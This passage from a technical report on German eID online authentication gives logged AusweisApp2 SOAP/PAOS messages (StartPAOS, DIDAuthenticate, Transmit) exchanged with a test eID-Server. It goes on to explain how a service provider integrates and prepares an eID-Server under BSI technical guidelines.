After all checks are done, the validity of the chip, the AusweissApp, and the eID-Server is proven. Data can be read from the chip or special functions such as changing the PIN, using a pseudonym, or signature key pair generation can be used. Data is sent to the service provider and the user is sent back to the browser by the AusweisApp, directed to RefreshAddress in the TC Token.

5.1 Network Requests Between eID-Server and eID-Client



Figure 16: Network Message Sequence as Defined in BSI-TR-03112-7

```
2022.07.26 09:59:28.128 53857
...SendReceive::run(workflows/base/states/StateGenericSendReceive.cpp:236) : Try to send raw data:
<?xml version="1.0" encoding="UTF-8"?>
<soap:Envelope
    xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
    xmlns:xsd="http://www.w3.org/2001/XMLSchema"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xmlns:paos="urn:liberty:paos:2006-08"
    xmlns:wsa="http://www.w3.org/2005/03/addressing"
    xmlns:dss="urn:oasis:names:tc:dss:1.0:core:schema"
    xmlns:ecard="http://www.bsi.bund.de/ecard/api/1.1"
    xmlns:iso="urn:iso:std:iso-iec:24727:tech:schema">
    <soap:Header>
        <paos:PAOS soap:mustUnderstand="1" soap:actor="http://schemas.xmlsoap.org/soap/actor/next">
            <paos:Version>urn:liberty:paos:2006-08</paos:Version>
            <paos:EndpointReference>
                <paos:Address>http://www.projectliberty.org/2006/01/role/paos</paos:Address>
                <paos:MetaData>
                    <paos:ServiceType>http://www.bsi.bund.de/ecard/api/1.1/PAOS/GetNextCommand</paos:ServiceType>
                </paos:MetaData>
            </paos:EndpointReference>
        </paos:PAOS>
        <wsa:ReplyTo>
            <wsa:Address>http://www.projectliberty.org/2006/02/role/paos</wsa:Address>
        </wsa:ReplyTo>
        <wsa:MessageID>urn:uuid:594f765b-1464-531c-d9bc-5bcbc6c3f50f</wsa:MessageID>
    </soap:Header>
    <soap:Body>
        <StartPAOS
            xmlns="urn:iso:std:iso-iec:24727:tech:schema">
            <SessionIdentifier>4e6a761c-1224-46ed-9798-ac1972faf909</SessionIdentifier>
            <ConnectionHandle
                xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
                xsi:type="ConnectionHandleType">
                <CardApplication>e80704007f00070302</CardApplication>
                <SlotHandle>00</SlotHandle>
            </ConnectionHandle>
            <UserAgent>
                <Name>AusweisApp2</Name>
                <VersionMajor>1</VersionMajor>
                <VersionMinor>23</VersionMinor>
                <VersionSubminor>14</VersionSubminor>
            </UserAgent>
            <SupportedAPIVersions>
                <Major>1</Major>
                <Minor>1</Minor>
                <Subminor>5</Subminor>
            </SupportedAPIVersions>
        </StartPAOS>
    </soap:Body>
</soap:Envelope>
```

Figure 17: StartPAOS Request

Each SOAP request contains a header including the metadata about the request, such as what the request relates to, and the body of the request, formatted as XML. The communication between the eID-Server and eID-Client starts with the StartPAOS request sent by the eID-Client and includes the data about the client, supported versions of the API. Server responds with the eService certificate, and optionally with specifications about the data it wants to read.

```
2022.07.26 09:59:28.714 53857
...:onReplyFinished(workflows/base/states/StateGenericSendReceive.cpp:282) : Received raw data:
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<soap:Envelope
    xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
    <soap:Header>
        <sb:Correlation
            xmlns:sb="http://urn:liberty:sb:2003-08" messageID="Id10430"
            refToMessageID="4e6a761c-1224-46ed-9798-ac1972faf909" />
        <RelatesTo
            xmlns="http://www.w3.org/2005/03/addressing">
            urn:uuid:594f765b-1464-531c-d9bc-5bcbc6c3f50f
            </RelatesTo>
        <MessageID
            xmlns="http://www.w3.org/2005/03/addressing">
            urn:uuid:90085fe3-4af4-4190-ba38-4b7a9a21d4ac
            </MessageID>
    </soap:Header>
    <soap:Body>
        <ns4:DIDAuthenticate
            xmlns:ns2="urn:oasis:names:tc:dss:1.0:core:schema"
            xmlns:ns3="http://www.w3.org/2000/09/xmldsig#"
            xmlns:ns4="urn:iso:std:iso-iec:24727:tech:schema"
            xmlns:ns5="urn:liberty:id-sis-pp:2005-05">
            <ns4:ConnectionHandle>
                <ns4:CardApplication>E80704007F00070302</ns4:CardApplication>
                <ns4:SlotHandle>00</ns4:SlotHandle>
            </ns4:ConnectionHandle>
            <ns4:DIDName>PIN</ns4:DIDName>
            <ns4:AuthenticationProtocolData
                xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
                Protocol="urn:oid:1.3.162.15480.3.0.14.2" xsi:type="ns4:EAC1InputType">
                <Certificate
                    xmlns="urn:iso:std:iso-iec:24727:tech:schema">
                    7f218201487f4e8201005f2901004210444544567449447564b3330303032307f494f060a04007f000702020202038641048369d336224448e69cd12f6cd170c42a8189
                    </Certificate>
                <Certificate
                    xmlns="urn:iso:std:iso-iec:24727:tech:schema">
                    7f218201b67f4e82016e5f290100420e4445544553546549443030303017f4982011d060a04007f000702020202038120a9fb57dba1eea9bc3e660a909d838d726e3bf6
                    </Certificate>
                <Certificate
                    xmlns="urn:iso:std:iso-iec:24727:tech:schema">
                    7f218201b67f4e82016e5f290100420e4445544553546549443030303027f4982011d060a04007f000702020202038120a9fb57dba1eea9bc3e660a909d838d726e3bf6
                    </Certificate>
                <Certificate
                    xmlns="urn:iso:std:iso-iec:24727:tech:schema">
                    7f218201b67f4e82016e5f290100420e4445544553546549443030303037f4982011d060a04007f000702020202038120a9fb57dba1eea9bc3e660a909d838d726e3bf6
                    </Certificate>
                <Certificate
                    xmlns="urn:iso:std:iso-iec:24727:tech:schema">
                    7f218201b67f4e82016e5f290100420e4445544553546549443030303047f4982011d060a04007f000702020202038120a9fb57dba1eea9bc3e660a909d838d726e3bf6
                    </Certificate>
                <Certificate
                    xmlns="urn:iso:std:iso-iec:24727:tech:schema">
                    7f218201b67f4e82016e5f290100420e4445544553546549443030303057f4982011d060a04007f000702020202038120a9fb57dba1eea9bc3e660a909d838d726e3bf6
                    </Certificate>
                <Certificate
                    xmlns="urn:iso:std:iso-iec:24727:tech:schema">
                    7f218201b67f4e82016e5f290100420e4445544553546549443030303067f4982011d060a04007f000702020202038120a9fb57dba1eea9bc3e660a909d838d726e3bf6
                    </Certificate>
                <Certificate
                    xmlns="urn:iso:std:iso-iec:24727:tech:schema">
                    7f2181e77f4e81a05f290100420e4445544553546549443030303077f494f060a04007f000702020202038641043122a1b2e4860904663979653900fa09500001fd2c0414
                    </Certificate>
                <CertificateDescription
                    xmlns="urn:iso:std:iso-iec:24727:tech:schema">
                    3082030a060a04007f00070301030101a1160c14476f7665726e696b7573205465737420445643 41a21a1318687474703a2f2f7777772e676f7665726e696b75732e6465
                    </CertificateDescription>
                <RequiredCHAT
                    xmlns="urn:iso:std:iso-iec:24727:tech:schema">
                    7f4c12060904007f000703010202530500051 3ff00
                    </RequiredCHAT>
                <OptionalCHAT
                    xmlns="urn:iso:std:iso-iec:24727:tech:schema">
                    7f4c12060904007f000703010202530500000000 0
                    </OptionalCHAT>
                <AuthenticatedAuxiliaryData
                    xmlns="urn:iso:std:iso-iec:24727:tech:schema">
                    6717731506090400 7f00070301040253083230323230373236
                    </AuthenticatedAuxiliaryData>
                <TransactionInfo
                    xmlns="urn:iso:std:iso-iec:24727:tech:schema" />
            </ns4:AuthenticationProtocolData>
        </ns4:DIDAuthenticate>
    </soap:Body>
</soap:Envelope>
```

Figure 18: First DIDAuthenticate Request

```
2022.07.26 09:59:30.936 53857
...SendReceive::run(workflows/base/states/StateGenericSendReceive.cpp:236) : Try to send raw data:
<?xml version="1.0" encoding="UTF-8"?>
<soap:Envelope
    xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
    xmlns:xsd="http://www.w3.org/2001/XMLSchema"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xmlns:paos="urn:liberty:paos:2006-08"
    xmlns:wsa="http://www.w3.org/2005/03/addressing"
    xmlns:dss="urn:oasis:names:tc:dss:1.0:core:schema"
    xmlns:ecard="http://www.bsi.bund.de/ecard/api/1.1"
    xmlns:iso="urn:iso:std:iso-iec:24727:tech:schema">
    <soap:Header>
        <paos:PAOS soap:mustUnderstand="1" soap:actor="http://schemas.xmlsoap.org/soap/actor/next">
            <paos:Version>urn:liberty:paos:2006-08</paos:Version>
            <paos:EndpointReference>
                <paos:Address>http://www.projectliberty.org/2006/01/role/paos</paos:Address>
                <paos:MetaData>
                    <paos:ServiceType>http://www.bsi.bund.de/ecard/api/1.1/PAOS/GetNextCommand</paos:ServiceType>
                </paos:MetaData>
            </paos:EndpointReference>
        </paos:PAOS>
        <wsa:ReplyTo>
            <wsa:Address>http://www.projectliberty.org/2006/02/role/paos</wsa:Address>
        </wsa:ReplyTo>
        <wsa:RelatesTo>urn:uuid:90085fe3-4af4-4190-ba38-4b7a9a21d4ac</wsa:RelatesTo>
        <wsa:MessageID>urn:uuid:0b56a82d-f8a1-9512-c04b-227b161a3b6d</wsa:MessageID>
    </soap:Header>
    <soap:Body>
        <DIDAuthenticateResponse
            xmlns="urn:iso:std:iso-iec:24727:tech:schema"
            Profile="http://www.bsi.bund.de/ecard/api/1.1">
            <Result
                xmlns="urn:oasis:names:tc:dss:1.0:core:schema">
                <ResultMajor>http://www.bsi.bund.de/ecard/api/1.1/resultmajor#ok</ResultMajor>
            </Result>
            <AuthenticationProtocolData xsi:type="iso:EAC1OutputType"
                Protocol="urn:oid:1.3.162.15480.3.0.14.2">
                <CertificateHolderAuthorizationTemplate>7f4c12060904007f000703010202530500051 3ff00</CertificateHolderAuthorizationTemplate>
                <EFCardAccess>
                    3181c13012060a04007f000702020402020201020201 0d300d060804007f000702020202010231 2060a04007f000702020302020201020201 29301c060904007f000702
                </EFCardAccess>
                <IDPICC>0102030405060708900a0b0c0d0e0f1011121314</IDPICC>
                <Challenge>0102030405060708</Challenge>
            </AuthenticationProtocolData>
        </DIDAuthenticateResponse>
    </soap:Body>
</soap:Envelope>
```

Figure 19: Response to First DIDAuthenticate Request

After receiving the eID-Server's certificate data, eID-Client lets the user enter the PIN required to read the ID-Cards EF.CardAccess file, reads SecurityInfos and send it to the server encoded in ASN.1. Response also includes a cryptographic challenge.



Figure 20: Decoded SecurityInfos

```
2022.07.26 09:59:31.344 53857
...:onReplyFinished(workflows/base/states/StateGenericSendReceive.cpp:282) : Received raw data:
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<soap:Envelope
    xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
    <soap:Header>
        <sb:Correlation
            xmlns:sb="http://urn:liberty:sb:2003-08" messageID="Id10431"
            refToMessageID="4e6a761c-1224-46ed-9798-ac1972faf909" />
        <RelatesTo
            xmlns="http://www.w3.org/2005/03/addressing">
            urn:uuid:0b56a82d-f8a1-9512-c04b-227b161a3b6d
                </RelatesTo>
        <MessageID
            xmlns="http://www.w3.org/2005/03/addressing">
            urn:uuid:1852304c-becc-43f1-863e-636141a1e1fc
                </MessageID>
    </soap:Header>
    <soap:Body>
        <ns4:DIDAuthenticate
            xmlns:ns2="urn:oasis:names:tc:dss:1.0:core:schema"
            xmlns:ns3="http://www.w3.org/2000/09/xmldsig#"
            xmlns:ns4="urn:iso:std:iso-iec:24727:tech:schema"
            xmlns:ns5="urn:liberty:id-sis-pp:2005-05">
            <ns4:ConnectionHandle>
                <ns4:CardApplication>E80704007F00070302</ns4:CardApplication>
                <ns4:SlotHandle>00</ns4:SlotHandle>
            </ns4:ConnectionHandle>
            <ns4:DIDName>PIN</ns4:DIDName>
            <ns4:AuthenticationProtocolData
                xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
                Protocol="urn:oid:1.3.162.15480.3.0.14.2" xsi:type="ns4:EAC2InputType">
                <EphemeralPublicKey
                    xmlns="urn:iso:std:iso-iec:24727:tech:schema">
                    04362ed68d959406f24b0fa649cfd1b92f642d6b35ba31e0908ec17fb7432cef0516992d1dc76b2156549e7d9c1b797aace01d0e79a12a69fbfa513e5ed4ab82b8
                        </EphemeralPublicKey>
                <Signature
                    xmlns="urn:iso:std:iso-iec:24727:tech:schema">
                    5454d5a263f77a4e4cac3ffa09a522ac993372e56dbfee53492f49fccf6647df3ecff05b605228c2ab1fe207fff97046223ac54de4a7d53b7a155640d61ee35a
                        </Signature>
            </ns4:AuthenticationProtocolData>
        </ns4:DIDAuthenticate>
    </soap:Body>
</soap:Envelope>
```

Figure 21: Second DIDAuthenticate Request

Server signs the submitted challenge and sends it inside the second DIDAuthenticate request in addition to a newly generated Ephemeral Public Key.

```
network 2022.07.26 09:59:31.354 53857
...SendReceive::run(workflows/base/states/StateGenericSendReceive.cpp:236) : Try to send raw data:
<?xml version="1.0" encoding="UTF-8"?>
<soap:Envelope
    xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
    xmlns:xsd="http://www.w3.org/2001/XMLSchema"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xmlns:paos="urn:liberty:paos:2006-08"
    xmlns:wsa="http://www.w3.org/2005/03/addressing"
    xmlns:dss="urn:oasis:names:tc:dss:1.0:core:schema"
    xmlns:ecard="http://www.bsi.bund.de/ecard/api/1.1"
    xmlns:iso="urn:iso:std:iso-iec:24727:tech:schema">
    <soap:Header>
        <paos:PAOS soap:mustUnderstand="1" soap:actor="http://schemas.xmlsoap.org/soap/actor/next">
            <paos:Version>urn:liberty:paos:2006-08</paos:Version>
            <paos:EndpointReference>
                <paos:Address>http://www.projectliberty.org/2006/01/role/paos</paos:Address>
                <paos:MetaData>
                    <paos:ServiceType>http://www.bsi.bund.de/ecard/api/1.1/PAOS/GetNextCommand</paos:ServiceType>
                </paos:MetaData>
            </paos:EndpointReference>
        </paos:PAOS>
        <wsa:ReplyTo>
            <wsa:Address>http://www.projectliberty.org/2006/02/role/paos</wsa:Address>
        </wsa:ReplyTo>
        <wsa:RelatesTo>urn:uuid:1852304c-becc-43f1-863e-636141a1e1fc</wsa:RelatesTo>
        <wsa:MessageID>urn:uuid:9cbf2b5e-4c70-9f89-7f59-2e3f5f2ca1ee</wsa:MessageID>
    </soap:Header>
    <soap:Body>
        <DIDAuthenticateResponse
            xmlns="urn:iso:std:iso-iec:24727:tech:schema"
            Profile="http://www.bsi.bund.de/ecard/api/1.1">
            <Result
                xmlns="urn:oasis:names:tc:dss:1.0:core:schema">
                <ResultMajor>http://www.bsi.bund.de/ecard/api/1.1/resultmajor#ok</ResultMajor>
            </Result>
            <AuthenticationProtocolData xsi:type="iso:EAC2OutputType"
                Protocol="urn:oid:1.3.162.15480.3.0.14.2">
                <EFCardSecurity>
                    308209f606092a864886f70d010702a08209e7308209e3020103310f300d0609608648016503040203050030820 3e0060804007f0007030201a08203d2048203ce3182
                <AuthenticationToken>e95b490c1739eb15</AuthenticationToken>
                <Nonce>0001020304050607</Nonce>
            </AuthenticationProtocolData>
        </DIDAuthenticateResponse>
    </soap:Body>
</soap:Envelope>
```

Figure 22: Response to the Second DIDAuthenticate Request

```
network 2022.07.26 09:59:32.234 53857
...:onReplyFinished(workflows/base/states/StateGenericSendReceive.cpp:282) : Received raw data:
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<soap:Envelope
    xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
    <soap:Header>
        <sb:Correlation
            xmlns:sb="http://urn:liberty:sb:2003-08" messageID="Id10433"
            refToMessageID="4e6a761c-1224-46ed-9798-ac1972faf909" />
        <RelatesTo
            xmlns="http://www.w3.org/2005/03/addressing">
            urn:uuid:ed5cb56e-069d-cff6-69c4-5683cc840575
                    </RelatesTo>
        <MessageID
            xmlns="http://www.w3.org/2005/03/addressing">
            urn:uuid:b37ec1ea-4167-4b45-aa17-c4f52de6ea5e
                    </MessageID>
    </soap:Header>
    <soap:Body>
        <ns4:Transmit
            xmlns:ns2="urn:oasis:names:tc:dss:1.0:core:schema"
            xmlns:ns3="http://www.w3.org/2000/09/xmldsig#"
            xmlns:ns4="urn:iso:std:iso-iec:24727:tech:schema"
            xmlns:ns5="urn:liberty:id-sis-pp:2005-05">
            <ns4:SlotHandle>00</ns4:SlotHandle>
            <ns4:InputAPDUInfo>
                <ns4:InputAPDU>0CB0810000000E970200008E087ACAE1E74CF029540000</ns4:InputAPDU>
            </ns4:InputAPDUInfo>
            <ns4:InputAPDUInfo>
                <ns4:InputAPDU>0CB0820000000E970200008E08B6602158D2DDEB5C0000</ns4:InputAPDU>
            </ns4:InputAPDUInfo>
            <ns4:InputAPDUInfo>
                <ns4:InputAPDU>0CB0830000000E970200008E0825E26928EDD1E8CC0000</ns4:InputAPDU>
            </ns4:InputAPDUInfo>
            <ns4:InputAPDUInfo>
                <ns4:InputAPDU>0CB0840000000E970200008E085CA33C724429470D0000</ns4:InputAPDU>
            </ns4:InputAPDUInfo>
            <ns4:InputAPDUInfo>
                <ns4:InputAPDU>0CB0850000000E970200008E08FD0DBDBA5E6EE33E0000</ns4:InputAPDU>
            </ns4:InputAPDUInfo>
            <ns4:InputAPDUInfo>
                <ns4:InputAPDU>0CB0860000000E970200008E08C5F30B94D64842720000</ns4:InputAPDU>
            </ns4:InputAPDUInfo>
            <ns4:InputAPDUInfo>
                <ns4:InputAPDU>0CB0870000000E970200008E0867B7A06B267ABC690000</ns4:InputAPDU>
            </ns4:InputAPDUInfo>
            <ns4:InputAPDUInfo>
                <ns4:InputAPDU>0CB0880000000E970200008E08BB9A27E9E916FB9D0000</ns4:InputAPDU>
            </ns4:InputAPDUInfo>
            <ns4:InputAPDUInfo>
                <ns4:InputAPDU>0CB0890000000E970200008E08462A165D2DF542BE0000</ns4:InputAPDU>
            </ns4:InputAPDUInfo>
            <ns4:InputAPDUInfo>
                <ns4:InputAPDU>0CB08A0000000E970200008E088D4AEADADE8C7DA80000</ns4:InputAPDU>
            </ns4:InputAPDUInfo>
            <ns4:InputAPDUInfo>
                <ns4:InputAPDU>0CB08D0000000E970200008E0895E99EB7BC2A72EE0000</ns4:InputAPDU>
            </ns4:InputAPDUInfo>
            <ns4:InputAPDUInfo>
                <ns4:InputAPDU>0CB0910000000E970200008E0809D4C57EC31394210000</ns4:InputAPDU>
            </ns4:InputAPDUInfo>
            <ns4:InputAPDUInfo>
                <ns4:InputAPDU>0CB0930000000E970200008E08F35CF8B6B3F464F90000</ns4:InputAPDU>
            </ns4:InputAPDUInfo>
        </ns4:Transmit>
    </soap:Body>
</soap:Envelope>
```

Figure 23: Transmit Request

```
network 2022.07.26 09:59:32.241 53857
...SendReceive::run(workflows/base/states/StateGenericSendReceive.cpp:236) : Try to send raw data:
<?xml version="1.0" encoding="UTF-8"?>
<soap:Envelope
    xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
    xmlns:xsd="http://www.w3.org/2001/XMLSchema"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xmlns:paos="urn:liberty:paos:2006-08"
    xmlns:wsa="http://www.w3.org/2005/03/addressing"
    xmlns:dss="urn:oasis:names:tc:dss:1.0:core:schema"
    xmlns:ecard="http://www.bsi.bund.de/ecard/api/1.1"
    xmlns:iso="urn:iso:std:iso-iec:24727:tech:schema">
    <soap:Header>
        <paos:PAOS soap:mustUnderstand="1" soap:actor="http://schemas.xmlsoap.org/soap/actor/next">
            <paos:Version>urn:liberty:paos:2006-08</paos:Version>
            <paos:EndpointReference>
                <paos:Address>http://www.projectliberty.org/2006/01/role/paos</paos:Address>
                <paos:MetaData>
                    <paos:ServiceType>http://www.bsi.bund.de/ecard/api/1.1/PAOS/GetNextCommand</paos:ServiceType>
                </paos:MetaData>
            </paos:EndpointReference>
        </paos:PAOS>
        <wsa:ReplyTo>
            <wsa:Address>http://www.projectliberty.org/2006/02/role/paos</wsa:Address>
        </wsa:ReplyTo>
        <wsa:RelatesTo>urn:uuid:b37ec1ea-4167-4b45-aa17-c4f52de6ea5e</wsa:RelatesTo>
        <wsa:MessageID>urn:uuid:2c2eb57e-1360-5c44-3d77-77460e08552d</wsa:MessageID>
    </soap:Header>
    <soap:Body>
        <TransmitResponse
            xmlns="urn:iso:std:iso-iec:24727:tech:schema"
            Profile="http://www.bsi.bund.de/ecard/api/1.1">
            <Result
                xmlns="urn:oasis:names:tc:dss:1.0:core:schema">
                <ResultMajor>http://www.bsi.bund.de/ecard/api/1.1/resultmajor#ok</ResultMajor>
            </Result>
            <OutputAPDU>87110196787977f2cb67209a7bad6245652a4c7990290008e0846a020bed728db7f9000</OutputAPDU>
            <OutputAPDU>87110170efe14a679d57e8bb6f8f97d2e0d618990290008e080527b378aa531d2f9000</OutputAPDU>
            <OutputAPDU>8711013519a20a4e645f4f288664c3cec1e6fd990290008e08f088302a3f9fd5e29000</OutputAPDU>
            <OutputAPDU>8711017ca775073d6b4b49602a62ac8ede9720990290008e08b0850fe96c1cdf509000</OutputAPDU>
            <OutputAPDU>87110161a286173f8ae6267a36515e81088c9b990290008e08baaef1d67996ef709000</OutputAPDU>
            <OutputAPDU>871101980a4fd76b44c94caf1307c2815dc8cf990290008e08a6b850fc79dd1bdb9000</OutputAPDU>
            <OutputAPDU>87110112eeaa0c820297e076b8c58379e4a269990290008e08b1a0a4bea4a404f19000</OutputAPDU>
            <OutputAPDU>871101448614e4f6046a6fcf4e17d0644415f2990290008e08eede7e264c22642a9000</OutputAPDU>
            <OutputAPDU>871101ad3f87acb1ad44a3ce45c5386dd0ad97990290008e08944da5d555cdd1719000</OutputAPDU>
            <OutputAPDU>871101a6a197231bc36b1f02f913996b31b45f990290008e08a8d25d65164ce0869000</OutputAPDU>
            <OutputAPDU>871101fc7f5944d203b241bc70d185766b67ae990290008e08394775abe69be6829000</OutputAPDU>
            <OutputAPDU>
                873101c982794e69c2431ffbd7af333e28d0fe1683b5bd2ce4866552f05d2302f6fefe21c1c4e2bf67eeeeb35194d23e957feb990290008e086a0c6b6c107620c89000</OutputAPDU>
            <OutputAPDU>
                8721101f5c9baca931ed9dac285b95ddc9f153d9a1ce2267563140d561ddd777ad3ca44990290008e08aa2b18d18fb3fede9000</OutputAPDU>
        </TransmitResponse>
    </soap:Body>
</soap:Envelope>
```


Figure 24: Transmit Response

After the authentication steps are complete, eID-Server can send transmit requests containing a list of APDUs. In turn, eID-Client will send the commands to the eID-Card and send the output back to the server.

5.2 Integrating Online Authentication Function to a Service



Figure 25: eID Infrastructure Visualized by AusweisApp

The eID infrastructure encompasses components including the browser, eID-Client, eID-Reader, eID-Card, eID-Server, and the associated background systems for revocations and Public Key Infrastructure (PKI). The responsibility of the service provider primarily involves the establishment and maintenance of an eID-Server. This includes procuring the requisite certificates, software, and hardware. Additionally, the service provider must integrate their service with the eID-Server to facilitate user interactions.

5.3 Preparation of the eID-Server



Figure 26: eID-Server Visualized by BSI-TR-03130

An eID-Server is a SOAP API server and potentially conforms to SAML standards. It adheres to the BSI-TR-03130 technical guidelines and mediates interactions between an eID-Client, the respective service, and the Public Key Infrastructure throughout the eID. The primary functions of the eID-Server are running the Online Authentication process and transferring of identity data to a service, which leverages this information for authentication purposes.

